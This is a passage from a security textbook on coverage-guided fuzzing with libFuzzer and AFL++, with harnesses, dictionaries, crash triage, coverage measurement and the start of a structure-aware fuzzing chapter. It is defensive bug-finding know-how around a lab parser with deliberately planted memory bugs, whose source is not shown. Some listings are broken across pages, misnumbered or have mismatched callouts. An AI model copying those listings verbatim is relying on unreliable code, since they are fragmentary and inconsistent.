Two properties fall out of this loop and explain most of what you will observe. First, coverage growth is *steep at the start and logarithmic thereafter*: the first minute finds the obvious paths, the first hour finds the middle-tier ones, and after that you are paying more and more compute for each new edge. Second, the loop is *entirely local* — it has no idea what the program *does*, only that a mutation moved it somewhere new. That is why fuzzers thrive on parsers, decoders, and protocol handlers (dense, branchy code where new bytes almost always mean new edges) and struggle on state machines whose interesting transitions live behind checksums, magic numbers, or several rounds of validation. Getting past those walls is what corpora and dictionaries are for; getting past truly semantic ones is what Chapter 30 is for.

Sanitizers as bug oracles

Coverage tells the fuzzer where to look; a *sanitizer* tells it what to save. Compiled with `-fsanitize=address`, every load and store consults a shadow map that records which bytes of memory are addressable and which are poisoned; a load into a freed chunk, a write past a heap allocation, a stack overflow into red zones — all become an immediate abort with a symbolized backtrace, not a probabilistic “sometimes crashes.”

UndefinedBehaviorSanitizer (`-fsanitize=undefined`) traps signed-integer overflow, misaligned loads, invalid enum values, oversized shifts, and null-pointer arithmetic — the raw material behind most of Chapter 7. **MemorySanitizer** finds reads of uninitialized memory and is worth its considerable setup cost on any parser that touches network bytes. All three are on-by-default in the harnesses this chapter ships, with the caveat that ASan and MSan are mutually exclusive in one binary.

NOTE

A sanitizer is a probe, not a mitigation. It converts *silent* undefined behavior — the kind that produces a memory-corruption bug an attacker will later weaponize — into a *loud* abort while you are still holding the input that caused it.

Deploying a fuzzer without sanitizers is like tuning an engine with the check-engine light unplugged: you will miss the failures that matter most and celebrate the ones that happen to segfault on their own.

Mechanics of instrumentation

Both libFuzzer and AFL++ implement the loop in Figure 29-1 on top of coverage instrumentation the compiler inserts at build time. The plumbing differs, and the difference matters when you have to decide which to reach for.

libFuzzer: in-process, driven by Clang

libFuzzer lives inside your process. You compile the target and a small entry function called `LLVMFuzzerTestOneInput` with `clang -fsanitize=fuzzer,address;` the resulting binary is the fuzzer. It maintains its corpus in memory, mutates inputs, calls the entry function millions of times per minute, and when the sanitizer aborts it writes a `crash-*` file next to the corpus and exits. Because everything runs in one address space, the per-execution overhead is roughly a function call plus a handful of bookkeeping instructions — libFuzzer routinely achieves tens or hundreds of thousands of executions per second on a well-designed harness, which is an order of magnitude more than any process-based fuzzer.

The cost of that speed is fragility. A single leaked file descriptor, a global that mutates and is never reset, or a call to `exit()` deep in the target contaminates every subsequent iteration or terminates the campaign outright. Harnesses that

touch global state must clean up after themselves, or the fuzzer will spend the campaign chasing a shape of the target that only exists after eight thousand prior calls.

AFL++: out-of-process, with a fork server

AFL++ compiles the target with its own wrapper (`afl-clang-fast` or `afl-clang-lto`) which inserts the same edge counters as libFuzzer, then runs the target as a separate child process. A **fork server** — a persistent copy of the target paused just after `main` — is `fork()`ed to spawn each execution, so the fuzzer pays the cost of dynamic linking and initialization once, not per input. For an even bigger win, an AFL++ harness can use *persistent mode*, an in-process loop inside the target that calls the parsing function *N* times before the process is recycled; this closes most of the speed gap with libFuzzer while retaining the isolation of a separate process.

AFL++'s scheduling is where it earns its reputation. The `explore` power schedule (default in 4.x) tracks how *hard* each input is to hit — approximating rarity by execution time and coverage novelty — and allocates energy to under-fuzzed seeds. It also runs *deterministic* mutations (bit flips, arithmetic, dictionary insertions at each offset) alongside the random *havoc* stage, so tiny magic-byte discoveries are not left to luck. Both fuzzers, in modern practice, are worth running in parallel on the same corpus; they find overlapping-but-not-identical bug sets, and the union is closer to what the target actually contains.

Property	libFuzzer	AFL++
Execution model	in-process	fork server, optionally persistent
Speed on a clean harness	very high	high (persistent) to moderate (fork-only)
Isolation between inputs	none	full (or per-N-iterations)
Sanitizer story	native (<code>-fsanitize=fuzzer,address</code>)	native (<code>AFL_USE_ASAN=1</code>)
CMPLOG / input-to-state	limited	first-class (<code>-l 2</code> on <code>afl-fuzz</code>)
Corpus interchange	shared directory format	shared directory format
Distributed campaigns	manual	built-in (<code>-M / -S</code> primary/secondary)

Table 29-1. Choosing between libFuzzer and AFL++ for a target. The right answer, at scale, is usually both — sharing a corpus.

Both take the same seeds, both emit the same corpus, both find crashes ASan reports the same way. Pick libFuzzer when you want the fastest possible loop on a clean, side-effect-free function; pick AFL++ when the target has global state you cannot easily reset, when you want CMPLOG to punch through magic-number checks, or when you plan to scale to many cores. Everything else in this chapter is written to work identically for either.

The target: a small parser worth fuzzing

You need a target that is realistic without being enormous. Listing 29-1 is the public interface of a tiny CSV parser we will fuzz for the rest of the chapter; the implementation in `ch29-fuzzing-1/src/csv_parse.c` is under a hundred lines and contains three deliberate bugs of the kinds this book will teach you to find and exploit in earlier chapters: a heap overflow driven by an integer miscalculation, an off-by-one on quoted-field termination, and a use-after-free triggered by a specific escape sequence.

```
/* ch29-fuzzing-1/src/csv_parse.h — lab-only parser with planted
bugs. */
#ifndef CSV_PARSE_H
#define CSV_PARSE_H

#include <stddef.h>

typedef struct csv_row {
    char    **fields;
    size_t   n_fields;
} csv_row;

/* Parse one CSV record from `data` (length `len`). Returns 0
on success and
 * fills *out; returns -1 on malformed input. Caller must
csv_row_free(out). */
int  csv_parse_row(const unsigned char *data, size_t len,
csv_row *out);
void csv_row_free(csv_row *row);

#endif
```

Listing 29-1. `ch29-fuzzing-1/src/csv_parse.h` — the target’s public interface

The parser handles quoted fields (`"a,b"` is one field containing a comma), doubled-quote escapes inside quotes (`""` means a literal `"`), and a backslash escape for embedded newlines. Every one of those features is a place a hand-written state machine

can go wrong, and every wrong place is an edge the fuzzer will happily flip through until something bad happens. This is representative of *the* fuzz-friendly target: dense branching driven by input bytes, allocations sized from input, and a public entry point that takes a `(buffer, length)` pair.

Writing a good harness

A *harness* is the thinnest possible function that hands attacker-controlled bytes to the code you want to fuzz. Its job is to expose surface, not to test correctness; assertions about “did the parse succeed” are for unit tests. libFuzzer names its entry point `LLVMFuzzerTestOneInput`, and AFL++’s modern drivers accept the same signature verbatim, so a single file, Listing 34-2, drives both fuzzers unchanged.

```
/* ch29-fuzzing-1/harness/fuzz_csv.c
 * Build (libFuzzer): clang-18 -g -O1 -
fsanitize=fuzzer,address,undefined \
 * -I../src ../src/csv_parse.c fuzz_csv.c -o
fuzz_csv_libfuzzer
 * Build (AFL++):      AFL_USE_ASAN=1 afl-clang-fast -g -O1 \
 * -I../src ../src/csv_parse.c fuzz_csv.c \
 * $(afl-config --libdir)/LibAFLDriver.a -o fuzz_csv_afl
 */
#include <stddef.h>
#include <stdint.h>
#include <string.h>
#include "csv_parse.h"

/* Cheap cap: reject inputs the target was never designed to
see, so the */
/* fuzzer does not waste energy on 4 MiB of random bytes.
 */
enum { CSV_MAX_INPUT = 64 * 1024 };
/* ❶ */

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
/* ❷ */
{
    if (size == 0 || size > CSV_MAX_INPUT)
        return 0;
/* ❸ */
}
```

```

    csv_row row = {0};
    if (csv_parse_row(data, size, &row) == 0)
        csv_row_free(&row);
/* ❶ */return 0;
/* ❷ */
}

```

Listing 29-2. ch29-fuzzing-1/harness/fuzz_csv.c — one harness, two fuzzers

At ❶ we bound input size. libFuzzer defaults to 4 KiB but happily grows past that; without an explicit cap the fuzzer will burn cycles on multi-megabyte blobs that exercise no new code past the first thousand bytes. Pick a cap that matches the target’s realistic input, not one that maximizes theoretical coverage. At ❷ the signature is a fixed contract shared by libFuzzer and AFL++’s `libAFLDriver`, which is why one file drives both. At ❸ we return 0 (not abort) for out-of-range sizes; returning nonzero from `LLVMFuzzerTestOneInput` is reserved for a future API and is currently a no-op, but the habit matters. At ❹ we free on success and *only* on success — matching what the API promises — so we do not double-free after a -1 return. At ❺ the deliberate absence of any assertion is the point: a harness that asserts `row.n_fields > 0` on a parser that legitimately returns zero fields turns a valid input into a “crash” and pollutes the campaign for a week.

TIP

Two habits improve nearly every harness. First, **make the harness deterministic**: no `rand()`, no wall-clock reads, no filesystem I/O. Nondeterminism means the fuzzer cannot reproduce a crash from its own reproducer, and a bug you cannot reproduce is a bug you cannot fix. Second, **reset global state**. If the target caches an allocator in a `static`, expose a reset function and call it at the top of `LLVMFuzzerTestOneInput`; otherwise a “crash” is really “a crash after 12,438 prior calls” and is impossible to triage.

The harness above targets one function. Real campaigns often need several — one per API entry point — because each surface has its own bug budget and its own coverage profile. Keep them separate binaries in the same directory; a shared corpus is fine and often desirable.

Corpora and dictionaries

The fuzzer’s initial *corpus* is the shape of the world you are handing it. A well-chosen corpus turns hours of exploration into seconds by planting the fuzzer at points already deep in the target’s state space, from which mutation can carry it into corners raw randomness would never reach.

Three rules apply, and they are all consequences of the coverage-guided model. First, **prefer many small seeds to a few large ones**. The fuzzer mutates by copying from one saved input into another (splice) as often as it flips bits, so a diverse corpus feeds diverse mutations. A single 10 KiB seed and a hundred 100-byte seeds cost the same to store; the second corpus finds more. Second, **include valid, marginal, and adversarial inputs**. Valid inputs teach the fuzzer what “past all the parsing gates” looks like; marginal inputs (empty fields, one-byte inputs, single-quote openings) exercise the error paths; adversarial inputs (a seed built from a known crash in similar software) give the fuzzer a running start toward the bug class you care about. Third, **minimize the corpus before shipping it**. afl-cmin and libFuzzer’s `-merge=1` mode discard seeds that add no new coverage, leaving a smaller set that keeps the campaign fast without losing reach.

A **dictionary** solves the specific problem coverage cannot: magic strings and multi-byte tokens. The chance that random mutation produces the seven bytes `<?xml v` at the correct offset is roughly one in 2^{56} ; the chance that a fuzzer inserts them from a dictionary at every offset in every input is high. libFuzzer and AFL++ share the AFL dictionary format — one token per

line, `name="value"` — and use it during the deterministic mutation stage to splice tokens into promising positions. For our CSV parser the dictionary is tiny but pays for itself immediately, as Listing 29-3 and the seed in Listing 29-4 show.

```
# CSV structural tokens the mutator should be able to splice at
any offset.
sep_comma=", "
sep_tab="\t"
newline_lf="\n"
newline_crlf="\r\n"
quote="\""
esc_dquote="\\""
esc_backslash="\\"
bom="\xef\xbb\xbf"
```

Listing 29-3. `ch29-fuzzing-1/corpus/csv.dict` — a starter dictionary

```
name,age,note
Ada,37,"first, and famous"
Grace,79,"quoted "quote" inside"
```

Listing 29-4. `ch29-fuzzing-1/corpus/seeds/hello.csv` — one small, valid seed (full seed set in the repo)

Both fuzzers accept a dictionary with `-x csv.dict` (AFL++) or `-dict=csv.dict` (libFuzzer). Add one whenever a target consumes bytes with structural meaning — HTTP methods, JPEG segment markers, protobuf field tags, JSON `null` — and reap immediate coverage growth.

Running it

With the target built and a corpus in hand, Listing 29-5 is a full AFL++ campaign end to end. It builds an instrumented binary, seeds the corpus, launches one primary and one secondary fuzzer on separate cores to exploit AFL++'s ensemble scheduling, and stops when the first crash lands.

```
#!/usr/bin/env bash
# Ubuntu 24.04, AFL++ 4.21c, clang-18. Run from ch29-fuzzing-1/.
set -euo pipefail

export AFL_USE_ASAN=1
# ❶
export AFL_SKIP_CPUFREQ=1
AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1

# ❷ Build instrumented target with the AFL++ clang wrapper.
The wrapper
#   inserts edge counters and the fork-server stub so afl-
fuzz can drive it.
mkdir -p build
AFL_CC=clang-18 afl-clang-fast -g -O1 -
fsanitize=address,undefined \
    -fno-omit-frame-pointer -Isrc \
    src/csv_parse.c harness/fuzz_csv.c \
    "$(afl-config --libdir 2>/dev/null)/libAFLDriver.a" \
    -o build/fuzz_csv_afl

DUR="${AFL_DURATION:-300}"
mkdir -p findings
timeout "$DUR" afl-fuzz -i corpus/seeds -o findings -x
corpus/csv.dict \
    -M primary -- ./build/fuzz_csv_afl @@ &
# ❸
timeout "$DUR" afl-fuzz -i corpus/seeds -o findings -x
corpus/csv.dict \
    -S secondary -l 2 -- ./build/fuzz_csv_afl @@ &
# ❹
wait

ls findings/*/crashes/ | head
# ❺
```

Listing 29-5. ch29-fuzzing-1/scripts/run_afl.sh — an end-to-end AFL++ campaign

At ❶ we enable ASan; AFL++'s driver forwards the sanitizer's abort report as a crash artifact with the sanitizer's own symbolized backtrace, so triage is one file away. At ❷ the target is built with `afl-clang-fast`, which inserts the edge counters *and* the fork-server stub; without this wrapper the fuzzer falls back to a much slower emulator (QEMU mode) that this

chapter does not need. The direct invocation is easier to read than a Makefile detour and shows exactly which flags reach the target. At ❸ the *primary* fuzzer runs the default schedule and deterministic mutations, which handle bit flips and dictionary splicing exhaustively. At ❹ the *secondary* runs with `-l 2`, enabling CMPLOG — AFL++'s input-to-state feedback, which learns constants from comparisons in the target and feeds them back into the mutator, effectively punching through `if (magic == 0xdeadbeef)` gates without a dictionary entry. At ❺ within a few minutes the `crashes/` directory holds the reproducers; on the shipped target the first one lands in under a minute on a single core.

For libFuzzer the equivalent is a one-liner:

```
./fuzz_csv_libfuzzer corpus/seeds -dict=corpus/csv.dict
-max_len=65536 -fork=2 -workers=2. libFuzzer's -fork=N
mode is the modern default because it combines libFuzzer's fast
in-process loop with per-process isolation, giving you the best
of both models on a laptop.
```



Figure 29-2. How one process turns attacker bytes into a coverage decision and, on the unlucky path, a saved crash

Watch the AFL++ status screen for two numbers. **Execs per second** should be in the low thousands per core for a small in-process target with ASan (an order of magnitude higher without ASan); if you see hundreds, your harness is doing I/O or the target is initializing something heavy per call — move it out of the hot path. **Cycles done** counts how many times the fuzzer has cycled through the entire corpus; more than one full cycle without new coverage or crashes is a plateau, and it is the signal to invest in the harness, the corpus, or the dictionary rather than wait longer.

Triage

A crash artifact by itself is not a bug report; it is a *tantalizing lead*. Turning it into a filed bug is triage, and there are four moves that turn nearly every fuzzer crash into a fix.

Reproduce, first. Run the target binary against the crash file by itself: `./fuzz_csv_libfuzzer crashes/crash-abc123`. If the abort is deterministic — as it will be for a well-behaved harness — the sanitizer prints a symbolized backtrace and a shadow-memory dump. If it is not deterministic, stop and fix the harness before doing anything else; a nondeterministic reproducer means the harness has hidden state and every subsequent step will lie to you.

Minimize, second. The fuzzer’s crash file is often 800 bytes when 12 bytes would trigger the same fault. Minimizing is not cosmetic: a small input isolates the *cause* rather than the *neighborhood* of the cause, which is what makes it possible to read the backtrace as a story. libFuzzer minimizes with `-minimize_crash=1 -runs=1000000 crash-*`; AFL++ ships `afl-tmin`, which walks the input trying to delete bytes while keeping the crash reachable. Both are fast on inputs this small.

Deduplicate, third. A campaign will often save dozens of “crashes” that are the same bug reached by different inputs. The cheap grouping key is the top three frames of the sanitizer backtrace — same stack top, same bug. Listing 34-1 is the twenty-line triage script the companion repo runs in CI.

```
#!/usr/bin/env python3
"""Group crash inputs by ASan stack signature. Usage:
trriage.py FUZZER CRASHDIR"""
import hashlib, os, re, subprocess, sys, collections

FUZZER, CRASHDIR = sys.argv[1], sys.argv[2]
FRAME = re.compile(rb'#\d+ 0x[0-9a-f]+ in (\S+)')
# ❶

groups = collections.defaultdict(list)
```

```

path = os.path.join(CRASHDIR, name)
    if not os.path.isfile(path) or name.startswith('README'):
        continue
    env = {**os.environ, 'ASAN_OPTIONS':
        'abort_on_error=0:exitcode=42:symbolize=1'}
# ❷
    r = subprocess.run([FUZZER, path], env=env,
        stdout=subprocess.DEVNULL,
        stderr=subprocess.PIPE,
        timeout=30)
    top = FRAME.findall(r.stderr)[:3]
# ❸
    sig = hashlib.sha1(b'|'.join(top)).hexdigest()[:12] if top
    else 'nofault'
    groups[sig].append(name)

for sig, names in sorted(groups.items(), key=lambda kv: -
    len(kv[1])):
    print(f'{sig} {len(names):4d} first={names[0]}')
# ❹

```

Listing 29-6. ch29-fuzzing-1/scripts/triage.py (excerpt; full source in ch29-fuzzing-1/scripts/triage.py) — group crashes by ASan stack signature

At ❶ the regex extracts the *symbol* on each backtrace line — the compiler-inserted stack top, which is a stable identifier for the crash site even when the offending input varies. At ❷ we set `abort_on_error=0` and a distinctive `exitcode` so the harness exits cleanly instead of raising `SIGABRT`, letting the script keep going through the whole directory. At ❸ we take the top three frames as the signature; deeper frames drift as the fuzzer finds new call paths to the same bug, but the top of the stack is where the fault is. At ❹ the report lists each distinct bug with its count and one representative input — usually three or four true bugs hiding inside a hundred crash files. That is your bug list.

Understand, fourth. With one minimized input per bug and a symbolized backtrace, drop the input under `gdb` with the ASan-instrumented binary and read the sanitizer report against the source. The three planted bugs in our CSV parser announce themselves as (in order of what the fuzzer tends to find first) a `heap-buffer-overflow WRITE of size N in the field-expansion routine`, a `heap-buffer-overflow READ of size 1`

in the quoted-terminator handler, and a heap-use-after-free in the escape-sequence path. Each one is a clean instance of a bug class you have already seen — the integer bug of Chapter 7, an off-by-one of Chapter 5, and a use-after-free that becomes the primitive of Chapter 15. The fuzzer did not know any of that; it just tried a lot of inputs and kept the ones that made ASan angry.

Measuring coverage

You can fuzz for a week without knowing whether you are making progress; coverage measurement is how you find out. The modern flow uses Clang's source-based coverage (`-fprofile-instr-generate -fcoverage-mapping`), separate from the fuzzer's own edge counters. Build a *non-fuzzer* copy of the harness with coverage instrumentation, replay the corpus through it, and let `llvm-cov` produce a per-line HTML report. Listing 29-7 is the workflow.

```
#!/usr/bin/env bash
set -euo pipefail
# Non-fuzzer replay binary: same harness, source-based
# coverage, no LibFuzzer.
mkdir -p build
clang-18 -g -O0 -fprofile-instr-generate -fcoverage-mapping \
  -DREPLAY_MAIN -Isrc src/csv_parse.c harness/fuzz_csv.c \
  harness/replay_main.c -o build/replay
# ❶

rm -f build/*.profrac
for f in corpus/seeds/* corpus/crash_seeds/* \
    $(ls findings/*/queue/* 2>/dev/null || true); do
  [ -f "$f" ] || continue
# ❷
  LLVM_PROFILE_FILE="build/%p.profrac" ./build/replay "$f"
  || true
done
llvm-profdata-18 merge -sparse build/*.profrac -o
build/merged.profdata
llvm-cov-18 show build/replay -instr-
profile=build/merged.profdata \
```

```

llvm-cov-18 report build/replay -instr-
profile=build/merged.profdata \
    src/csv_parse.c
# ❶

```

Listing 29-7. ch29-fuzzing-1/scripts/coverage.sh — replay the corpus for a coverage report

At ❶ we build a *separate* binary — same harness source, no `-fsanitize=fuzzer`, plus a `replay_main.c` that reads each `argv` file and calls `LLVMFuzzerTestOneInput`. Reusing the fuzzer binary for coverage measurement mixes two profiling systems and gives noisy numbers. At ❷ we replay the shipped corpus plus any queue AFL++ produced through the replay binary; each execution drops a `.profrac` that `llvm-profdata` merges. At ❸ the HTML view lets you scroll `csv_parse.c` and see which lines the fuzzer has never executed — the *uncovered* lines are the assignment: either you add a seed that reaches them, or you write a smaller focused harness for that surface. At ❹ the terminal report is what CI checks: fail the build if line coverage on the target files regresses below a threshold, so that a new commit that shrinks coverage cannot land silently.

NOTE

Coverage numbers are a compass, not a scoreboard. Ninety-percent line coverage on a parser that never fuzzes the quoted-field path is worse than sixty-percent on one that does. Chase *uncovered branches near allocations and pointer arithmetic*; those are where the bugs live. Line-coverage percentage is a lagging indicator of harness quality, not the goal.

Continuous fuzzing: CI is the campaign

The last thing to internalize is that fuzzing is not a one-shot activity. A modern project runs the fuzz harness on every commit, with a small time budget (60–300 seconds per harness), on the *union* of the checked-in corpus and any

crashes the previous run found and minimized. New commits that reach new code get new inputs into the corpus automatically, and any commit that reintroduces a fixed bug fails CI on the first affected input. The companion repo's GitHub Actions job builds `fuzz_csv_libfuzzer` under ASan, runs it for 60 seconds against the checked-in corpus, uploads any new crashes as artifacts, and fails if the corpus's line coverage drops. Everything you have built in this chapter is designed to fit in that job.

That is the ninety-percent of practical vulnerability research most public writeups skip: the sustained, quiet campaign that runs every night, catches regressions before they ship, and hands you a triaged bug in the morning. Chapter 30 is where you learn to fuzz targets whose structure defeats byte-level mutation — structured inputs, grammars, and full-system snapshot fuzzing. Chapter 32 is where you learn to help the fuzzer past semantic walls. Everything after that assumes you have this loop running in the background of your life.

Summary

- **Coverage-guided fuzzing** is a feedback loop: mutate, run instrumented, save on new coverage, escalate on sanitizer trip. Edge counters bucketed by hit count are the small, cheap signal that makes the loop work.
- **Sanitizers are the oracle.** Fuzzing without ASan/UBSan/MSan celebrates the crashes that happen to segfault and misses the silent memory corruption that becomes the exploit primitive.
- **libFuzzer and AFL++ are complements.** libFuzzer is in-process, fastest, and fragile to state; AFL++ is process-isolated, has CMPLOG and ensemble scheduling, and scales across cores. In practice, run both and share the corpus.
- **The harness is the campaign.** `LLVMFuzzerTestOneInput` should be deterministic, side-effect-free, size-capped, and

free of accidental assertions. Reset any global state at the top.

- **Corpora and dictionaries move the needle more than time does.** Small, diverse, minimized seeds and a handful of structural tokens routinely beat overnight campaigns without them.
- **Triage is where crashes become bugs.** Reproduce, minimize, deduplicate by stack signature, then read the sanitizer backtrace against the source.
- **Measure coverage separately** with Clang’s source-based instrumentation, and chase uncovered branches near allocations and pointer arithmetic — that is where the bugs live.

Going Deeper

- The libFuzzer tutorial and reference on l1vm.org/docs/LibFuzzer.html — the authoritative documentation for the flags, options, and harness patterns used throughout this chapter.
- The AFL++ documentation in the [AFLplusplus/AFLplusplus](https://github.com/AFLplusplus/AFLplusplus) repository on GitHub, especially [docs/fuzzing_in_depth.md](https://github.com/AFLplusplus/AFLplusplus/blob/master/docs/fuzzing_in_depth.md) and the CMPLOG notes; the project’s [docs/features.md](https://github.com/AFLplusplus/AFLplusplus/blob/master/docs/features.md) tracks what changed across 4.x.
- Marc Heuse and Andrea Fioraldi et al., “AFL++: Combining Incremental Steps of Fuzzing Research,” *WOOT '20* — the paper describing AFL++’s scheduling, CMPLOG, and the design ideas the modern tool inherits.
- Google’s OSS-Fuzz project ([google/oss-fuzz](https://github.com/google/oss-fuzz) on GitHub) — the reference for continuous fuzzing at scale, with hundreds of production harnesses and a public bug tracker; read the *ideal fuzz target* checklist in the docs before writing your next harness.
- The Clang documentation on [SanitizerCoverage](https://clang.llvm.org/docs/SanitizerCoverage.html), [AddressSanitizer](https://clang.llvm.org/docs/AddressSanitizer.html), and source-based code coverage

(lvm.org/docs/) — ground truth for the instrumentation these fuzzers stand on.

Exercises

1. Build `fuzz_csv_libfuzzer` and run it for 60 seconds against the empty corpus (no seeds, no dictionary). Note the coverage plateau. Re-run with `corpus/seeds/` and again with `-dict=corpus/csv.dict`. Plot `execs/sec` and coverage over time for all three; explain the shape of each curve.
2. Add a fourth planted bug to `csv_parse.c` — an integer overflow in the field-count calculation — rebuild, and confirm the fuzzer finds it. Which of ASan and UBSan catches it, and why?
3. Take one crash the campaign produced and minimize it with both `-minimize_crash=1` (libFuzzer) and `afl-tmin` (AFL++). Compare the outputs; if they differ in size or content, explain why.
4. Extend `trriage.py` to also print the ASan bug *type* (e.g. `heap-use-after-free`) alongside the stack signature, and to reject signatures whose top frame is inside `libc` — those are almost always the *symptom*, not the bug.
5. Write a second harness, `fuzz_csv_row_batch.c`, that calls `csv_parse_row` in a loop across newline-separated records from one input. Measure the coverage delta versus the single-record harness; identify the code paths only the batch harness reaches.
6. Run AFL++ and libFuzzer against the same target for 30 minutes each, on the same seeds and dictionary. Compare the crash sets by stack signature. Which bugs did only one find, and can you formulate a hypothesis about *why* (persistent mode? CMPLOG? mutation power schedule?).
7. Add a `csv_parse_stream` API that consumes bytes in chunks, and write a harness that uses `FuzzedDataProvider` (from `<fuzzer/FuzzedDataProvider.h>`) to split one input into a sequence of chunks. Preview Chapter 30: what bugs

does the streaming harness expose that the record harness cannot?

8. Wire a GitHub Actions workflow that runs `fuzz_csv_libfuzzer` for 120 seconds on every push, uploads new crashes as artifacts, and fails the build if `llvm-cov report` shows line coverage on `csv_parse.c` dropped versus `main`. Verify by opening a PR that deletes a branch from the parser.

CHAPTER 30

Fuzzing II: Structure-Aware and Snapshot Fuzzing

“The important thing is not to stop questioning. Curiosity has its own reason for existence.”

—Albert Einstein, *quoted in* Miller, *LIFE* magazine (1955)

The coverage-guided fuzzers of Chapter 29 are miracles right up until they meet a target whose input is not a bag of bytes. Feed AFL++ a Protobuf message and it spends CPU-weeks flipping bits that the parser rejects in its first line. Feed libFuzzer a JavaScript source file and it discovers, slowly and expensively, that valid programs contain braces. Point either at a Linux kernel driver and they simply cannot express “open a device, ioctl it twice, close it in a race with a writer on another thread.” Structure, grammar, state, and privilege are all walls that a raw byte-mutation fuzzer bounces off.

This chapter is about the four techniques the field now uses to punch through those walls. **Structure-aware fuzzing** teaches the mutator the shape of the input so every candidate is at least syntactically valid. **Grammar-based fuzzing** goes further and generates from a language description, so the fuzzer produces things a parser will *accept* rather than merely tolerate. **Snapshot fuzzing** treats the whole system, or a chosen slice of it, as the unit of execution: fork the VM, mutate, resume, observe, roll back. **syzkaller** applies both ideas to the Linux

kernel, expressed as sequences of syscalls in a domain-specific language. We will also cover **differential fuzzing**, which sidesteps the oracle problem by asking two implementations of the same spec to disagree.

By the end you will have built a Protobuf-structured libFuzzer harness, a small hand-rolled grammar generator, a `syzlang` description for the deliberately vulnerable Chapter 24 driver, and a differential harness that catches a real JSON parsing divergence. You will also have a durable feel for *when* each technique earns its cost, because the wrong tool on the wrong target is how you burn a month of CPU and find nothing.

WARNING

Rules of engagement. Everything here targets the lab binaries and the deliberately vulnerable LKM shipped in the companion repo, or explicitly pinned public projects used for pedagogy. Do not point these harnesses at third-party services, cloud workloads, or software you do not own. Kernel fuzzing runs inside the QEMU VM from Chapter 24; never at the host kernel.

When bytes are not enough

Before you reach for a heavier tool, be honest about what a coverage-guided byte fuzzer can and cannot do. It is superb when the input is a *format*—a PNG, a PDF, a font, a network packet—and the parser will read most byte sequences at least far enough to move a coverage bit. It is bad when a rigid front-end throws away every candidate as malformed before any interesting code runs. The symptom is a coverage curve that flatlines within an hour and a corpus of a hundred thousand inputs that all reach the same rejection basic block.

Table 30-1 is the decision you will make on every new target. It is not a hierarchy—snapshot fuzzing is not “better” than libFuzzer, it is *different*—but a map from properties of the target to the technique that pays for itself.

Target has...	Reach for	Why
A well-typed structured input (proto, ASN.1, TLV)	protobuf-mutator + libFuzzer	Mutate typed fields, always parse
A recursive language surface (JS, SQL, HTML)	Grammar-based generator	Bytes never make a valid program
Rich cross-call state, kernel or driver	syzkaller, custom stateful harness	Bugs live in call sequences
Full system, hypervisor, snapshotable emulator	Snapshot fuzzing (Nyx-class)	Only way to fuzz “everything” fast
Two implementations of one spec	Differential fuzzing	Disagreement is the oracle
Cheap flat parser with a byte input	Plain libFuzzer / AFL++	Simpler is faster; do not over-engineer

Table 30-1. Choosing a fuzzing style by target properties

Two rules follow from that table. First, *start with the simplest fuzzer that can express your input*, and escalate only when it starves. Second, structure-aware and grammar-based fuzzers earn their keep by front-loading knowledge you already have—the schema, the grammar—into the mutator, so the CPU spends its cycles on semantics rather than syntax. If you do not know the schema, no amount of fuzzer engineering will invent it for you.

Structure-aware fuzzing

The mental model is straightforward. A byte-mutation fuzzer works over `bytes -> bytes`; a structure-aware one works over `T -> T`, where `T` is a typed message. You still measure coverage, still keep interesting inputs, still let sanitizers act as

oracles (Chapter 29)—but every mutation is a *typed* edit: bump an integer field, flip a boolean, swap a `oneof` variant, append to a repeated field. Even the seed corpus is stored as serialized `T` values, so minimization and cross-pollination stay meaningful.

FuzzedDataProvider: structure with no dependencies

The lightest-weight structure-aware technique needs no library beyond LLVM itself. `FuzzedDataProvider` (from `<fuzzer/FuzzedDataProvider.h>`, part of clang 18's fuzzer runtime) turns the raw `data, size` `libFuzzer` hands you into typed reads: `ConsumeIntegralInRange<uint32_t>(1, 1024)`, `ConsumeBool()`, `ConsumeRandomLengthString()`. Your harness reads the *fields it needs* off the front of the buffer and lets the fuzzer's byte mutator implicitly mutate them; because the same bytes always decode to the same typed values, coverage feedback still works.

Listing 30-1 is the pattern in the smallest useful form: a harness that fuzzes a `parse_record` API which expects a version byte, a length-prefixed name, and a payload.

```
// build: clang++ -g -O1 -fsanitize=fuzzer,address,undefined \
//      fdp_harness.cc target.c -o fdp_fuzz
#include <stdint.h>
#include <stddef.h>
#include <string>
#include <vector>
#include <fuzzer/FuzzedDataProvider.h>

extern "C" int parse_record(uint8_t version,
                           const char *name, size_t name_len,
                           const uint8_t *payload, size_t
payload_len);

extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data,
size_t size) {
    FuzzedDataProvider fdp(data, size);
    // ①
    uint8_t version = fdp.ConsumeIntegralInRange<uint8_t>(1,
4); // ②
    std::string name = fdp.ConsumeRandomLengthString(64);
    // ③
    std::vector<uint8_t> payload =
```

```

fdp.ConsumeRemainingBytes<uint8_t>();
    parse_record(version, name.data(), name.size(),
                 payload.data(), payload.size());
// @return 0;
}

```

Listing 30-1. ch30-fuzzing-2/structured/fdp_harness.cc — typed reads over a raw libFuzzer buffer

At ❶ we wrap the raw buffer once; every consumer draws from the same monotonic cursor, so identical inputs decode identically—critical for coverage stability. At ❷ we constrain `version` to values the parser will not reject at its first switch, which alone is often the difference between a coverage plateau and steady growth. At ❸ `ConsumeRandomLengthString` reads a length byte and then that many bytes as a string, which the fuzzer learns to grow and shrink. At ❹ the tail of the buffer becomes the payload; ordering matters, because rearranging these `Consume*` calls changes which mutation moves which field, and thus how the fuzzer explores. `FuzzedDataProvider` is the right first stop whenever your input has a handful of typed fields and you would rather not stand up a schema; the ceiling is low but the setup cost is nearly zero.

libprotobuf-mutator: schema-driven typed mutation

For anything larger—nested messages, oneofs, repeated fields, versioned wire formats—you want a real schema. **libprotobuf-mutator (LPM)** plugs into libFuzzer and mutates *Protobuf messages* directly, respecting the schema. You declare your input as a `.proto`, LPM hands your harness a live protobuf object on every call, and its typed mutator does the work: pick a field by weight, replace it with a valid value of its type, swap oneof arms, extend or trim repeated fields, occasionally splice from another corpus message. The corpus on disk is serialized text-format protobuf, so it stays readable and diff-able.

Listing 30-2 is a schema for a toy config-file format—versioned records with typed fields and one recursive `group` for nesting. Listing 30-3 is the harness that turns each message into a text blob and hands it to the target parser.

```
syntax = "proto3";
package ch30;

message Value {
  oneof v {
    int64 i = 1;
    double f = 2;
    string s = 3;
    bool b = 4;
  }
}

message KV { string key = 1; Value val = 2; }
message Group { string name = 1; repeated KV kvs = 2;
repeated Group sub = 3; }
message Config {
  uint32 version = 1; // 1..3 in the emitter
below
  repeated KV top = 2;
